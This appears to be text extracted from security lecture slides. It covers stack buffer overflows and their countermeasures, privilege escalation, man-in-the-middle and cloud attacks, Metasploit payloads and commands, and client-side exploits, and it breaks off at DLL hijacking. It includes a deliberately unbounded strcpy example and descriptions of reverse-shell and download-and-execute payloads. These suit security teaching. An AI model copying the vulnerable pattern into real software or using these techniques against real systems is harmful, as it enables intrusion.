
- The most common class of overflow
 - Behind a lot of the high-profile worms, Morris Worm, Slammer, Code Red, Blaster, etc.
 - Very reliable means of exploitation
 - Still prevalent in software
- The paper that introduced stack overflows to the world:
 - Aleph1's Smashing the Stack for Fun and Profit,
Phrack 49 – 1996

Normal Stack Utilization


```
void foo (char *bar)
{
    char c[12];

    strcpy(c, bar); // no bounds checking...
}

int main (int argc, char **argv)
{
    foo(argv[1]);
}
```



Stack Overflow



Buffer Overflow Countermeasures

- **Bounds checking**
 - Detecting whether a variable is within some bounds before it is used
 - Example: a variable that is being used as an array index is within the bounds of the array (index checking)
- **Using safe libraries**
 - Replacing the vulnerable function to implement bounds-checked replacements to standard memory and string functions
- **Static code analysis**
 - Running automated tests searching for buffer overflow bugs
- **Executable space protection**
 - Marking of memory areas where application cannot store executable code

Buffer Overflow Countermeasures (cont.)

- **Canary values**
 - Canary - calculated key hash of return pointer when the RP is being pushed onto the stack. When the function needs to return, system checks whether the RP and canary has the same value
 - Three types:
 - Terminator
 - Random
 - Random XOR
- **Address space layout randomization (ASLR)**
 - A technique that randomly arranges the address space positions of principal data areas used by a process
- **Stack-smashing protection (SSP)**
 - A compiler feature that helps detecting stack buffer overrun by aborting if specific value, also dubbed stack canary, on the stack is modified

Compiler-Enforced Protection

- StackGuard
 - Protects by detecting the change of the return address before the function returns, or by preventing the write to the return address
 - Supports all three types of canaries
- ProPolice SSP
 - Supports terminator and random canaries
 - Re-arranges argument locations, return addresses, previous frame pointers and local variables
- StackShield
 - Copies the return address in an unoverflowable on function prologs (beginnings) and checks if the two values are different on function epilogs (before the function returns)
 - Does not use canaries

What is Privilege Escalation?

- Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.
- Easy to understand examples would be:
 - Rooting your Android Devices
 - Jailbreaking iPhones
 - A standard user on windows machine being able to perform Administrative operations

How are they related?

- Technically speaking, we do not have administrative privileges on Android devices or iDevices when we purchase them.
- Manufacturers impose certain restrictions to prevent users from performing privileged operations on the devices.
- A standard user running a Windows machine cannot install software without Administrator's consent. Again, limitations.
- Breaking out of all these restrictions to perform privileged operations is what is known as Privilege Escalation.
- Rooting and Jailbreaking are the terms we use in Android and iOS respectively.

Concepts and Misconceptions

Concept:

- Privilege escalation vulnerabilities are exploited locally. This means a user who has physical access/shell access with low privileges can attempt to gain higher privileges.

Misconception:

- Privilege escalation vulnerabilities cannot be exploited remotely, so they can be ignored.

What can be achieved?


- An attacker who exploits a privilege escalation vulnerability can gain access to almost everything on the target machine. It includes, creating backdoor accounts with admin rights, stealing data, deleting data, cracking passwords, reading memory etc.
- It is also possible to gain further access on the local network.
- Dumping the hashes from a system and using them for “pass the hash” attack is one good example of how it can be achieved.

Types of Privilege Escalation

- Typically, privilege escalation attacks are of two types
 - Vertical Privilege Escalation
 - Horizontal Privilege Escalation

Vertical Privilege Escalation

- When a user with low privileges is able to obtain higher privileges than what is intended by the system administrator, it is known as Vertical Privilege Escalation.



In the above example, if “lowpriv” can gain access to “Admin” account, we can call it vertical privilege escalation.

Horizontal Privilege Escalation

- When a user with low privileges is able to obtain the resources or data of other users with same privileges, it is called as horizontal privilege escalation.
- It is commonly seen in web applications.

Transaction
id of user1

<http://examplesite.com/user1/transaction.php?transactionid=1234>

<http://examplesite.com/user1/transaction.php?transactionid=0987>


In this example, user1 has successfully gained access to the transaction details of user2 resulting in horizontal privilege escalation.

Transaction
id of user2

The Concept of MitM

- **Definition**
 - A cyber criminal inserts himself into an interchange of communications between two parties, impersonating both parties to gain access to information that these parties are trying to exchange
- **Stealthiness**
 - None of the parties engaged in the communication knows about the existence of the man in the middle
- The longer the attacker maintains a MitM attack, the more effective is the compromise

Man-in-the-Middle Communication Flow



Purpose

- Interactions particularly susceptible to MitM attacks:
 - Financial websites – the period between login and authentication is critical
 - Connections whose security hinges on public or private keys
 - Web sites in general that require logins
- Real-life cases
 - Europol arrested 49 individuals on suspicion of using MitM attacks to steal payment information such as credentials from email accounts
 - Customers of a bank called Absa fell victim to an elaborate MitM scheme involving phishing

Common Techniques

- **WiFi Eavesdropping** – a malicious actor hijacks a WiFi connection to spy on users
- **Man-in-the-Browser** – a piece of malware conceals the disparity between what the browser displays and the actual fraudulent activity
- **Man-in-the-Mobile** – a MitM attack on infected mobile devices that captures SMS traffic to circumvent the two-factor authentication system
- **Man-in-the-App** – man in the middle is hiding in apps that fail to provide an adequate level of security to their clients
- **Man-in-the-Cloud** — hackers could infiltrate cloud services through “convenient” sign-in novelties, e.g., a “synchronization token.”
- **Man-in-the-IoT** – the trend known as Internet of Things is already ubiquitous, but any Internet-enabled device is a potential point of failure

Countermeasures

- The majority of effective defenses against MitM attacks are on the router/server side
- Take heed of the best practices:
 - Do not connect to open or public WiFi networks
 - Do not use the auto-connect function and check whether there are two access points with the same name
 - Use plug-ins like HTTPS Everywhere or Force TLS
- Most of the solutions to some security vulnerabilities in the Internet of Things (IoT) depend on decisions made by manufacturers

Countermeasures (cont.)

- Security experts recommend layered security approach for prevention of MitM attacks against smart devices (IoT)
- Digital certificates and strong encryption
 - digital certificates can be installed on every device as a solution to prove identity
 - the protection provided by digital certificates can be combined with the usage of an encrypted Virtual Private Network (VPN)
- Tools designed to inspect traffic could avert some MitM attacks
- Professional help should be sought concerning a cloud-based or another kind of MitM attack

What is Cloud Computing?


Cloud computing is a model to give ubiquitous, on-demand access to a shared pool of resources and these resources can be provisioned and released with minimal management effort

Features of Cloud Computing

- **On Demand**
 - One of the major benefits of cloud computing is on-demand provisioning of resources
- **Measured Service**
 - Systems can automatically control and optimize resource use by leveraging a metered service at an abstracted level for any type of resource
- **Rapid Elasticity**
 - Resources can be rapidly provisioned and can even be appropriated in any quantity at any time
- **Resource Pooling**
 - Mostly customers resources are being pooled in with other customers resources with proper segmentation
- **Accessibility**
 - Cloud achieved its true meaning if it can be accessed from anywhere ,anytime

Cloud Computing Models


- Cloud Computing is a stack where large number of services are offered on top of one another. Cloud Computing Model is made up of following stack:



Infrastructure as a Service (IaaS)

Lowest Layer


- Customer owns the software and purchases the virtual power to execute it
- Limited control over host based network/security controls like host firewalls
- It allows business to provision infrastructure components on the go and allows for dynamic scaling
- Customers must make sure to achieve complete isolation from their neighbors on the same hardware



Platform as a Service

Middle layer


- Customers have full control over the application
- Layer platform is provided which include API's, portal, etc., on which the customer can develop their applications
- Some examples of PaaS are Google App Engine, Microsoft Azure Services, etc.
- Customers cannot control underlying infrastructure



Software as a Service

Top Layer


- Applications are accessed through a thin client interface such as browser or a program interface
- Underlying patches upgrades is provider's responsibility
- Software is often provided for 1-to-many model
- Customer does not manage the underlying infrastructure or even the platform capabilities



DoS


Denial of Service (DoS) Attacks

- DoS attack definition remains same in the Cloud, i.e. it prevents users from accessing a service
- Cloud by its design will keep on adding more computational power thus making the attack even stronger
- More machines will be compromised to attack large number of systems



Malware Injection

- This attack focuses on adding/injecting a service implementation or a rogue virtual machine to cloud environment
- Attacker uploads a crafted image and tricks the image to be part of the victim's cloud environment
- On successful addition of adverse systems, user requests will start forwarding to it causing the vulnerable code to execute




Side Channel Attacks

- Attack is directed at IaaS layer
- Placement of virtual machine in co-resident to victim VM
- Co-residency can be achieved in 2 phases:
 - Placement
 - Extraction
- Network based co-residence check: This can be done in following ways.
- This is specific to EC2:
 - Dom0 IP address
 - Packet Round trip times
 - Closeness of Internal IP address

Brute Forcing

Attacker spawns a VM and then checks for target in a Zone repeatedly. For VM's spawned up in wrong Zone, attacker shuts down that VM and repeats the process



Authentication and MitM Attacks

- As most of the upfront services being offered relies on username/password combination, authentication is considered to be the weak point in Cloud Security Model
- Also if attacker can place themselves between the user and the service provider then the MiTM attacks are also possible

Countermeasures

- Customers must make sure that the data stored in cloud is encrypted and if possible should retain the keys with them only
- Detect the side-channel attack during the placement phase only
- Use multifactor authentication
- Implement Firewalls, IPS and other ACL filters at perimeter
- Apply black holing and sink holing

Metasploit

Metasploit defined

- Exploit development and research framework
- Offers a modular approach to developing and testing exploits
 - Very large following in the information security world
 - Made exploitation possible for the “non-coder”
 - Very easy to use
 - Easily updated with the latest exploits
 - **msfupdate** command

Metasploit usage

- Exploit to used is picked based on existing vulnerability
 - A Metasploit exploit is designed to take advantage of a vulnerability in a piece of software or code
 - Exploit is like a “missile”
 - Generally exploits are loaded with a payload
 - Similar to how one missile might be capable of hundreds of different payloads. (explode, gas, chemical, etc.)

Popular Payloads

- Reverse Shell – Sends a command shell to attacker
- Meterpreter Shell – a very advanced and flexible payload with hundreds of post exploitation automation features
- Upload and Execute – Upload a binary from the attacker to victim and execute it
- Download and Execute – Download a binary from a given URL and execute it on the victim
- VNC injection – Inject a VNC Server into the victims exploited memory space, then connect to that VNC server with full GUI interaction

Important Metasploit Commands

- show exploits – shows a list of available exploits
- show payloads – shows a list of available payloads
- show options – shows a list of options based on payload and exploit combination selected
- info – gives information about selected exploit
- show targets – shows a list of targets against which selected exploit has been tested
- jobs -l – shows a list of currently running MSF jobs
- jobs -k 0 – This command would kill any Metasploit job running as job number 0
- sessions -l – lists current sessions
- Ctrl+Z – Sends an exploit session to the background
- Ctrl+C – Closes out a session

Client-Side Exploits

Client-Side Exploit Defined

- Attacks some type of client service or software
- Attack usually launched by victim performing an action
- Primary type of exploit behind most technical social engineering attacks
- Types include
 - Browser Exploits
 - Java Exploits
 - Peripheral software exploits (Adobe, Winzip, etc.)

DLL Hijacking

- When Windows based programs open files or perform other actions, DLL's are required
- Most often these required DLL's are on the local machine and called when needed
